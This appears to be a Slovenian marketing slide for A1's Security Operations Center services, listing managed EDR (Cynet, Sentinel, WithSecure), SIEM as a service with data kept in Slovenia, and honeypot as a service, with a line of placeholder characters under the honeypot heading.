
**Oprema**

**A1 Security  
Operations Center**


- EDR-AS-A-Service:
  - Cynet
  - Sentinel
- Partnerska prodaja
  - WithSecure
- Možnost uporabe tretje EDR rešitve



- SIEM as a Service
- New Generation SIEM
- Podatki ostajajo v Sloveniji



- Honey Pot as a service
- Kako deluje in kako so postavljeni:
  - ##RFS"##FC?XXC!"WAS#\$\$!!!!WDAW!213123...




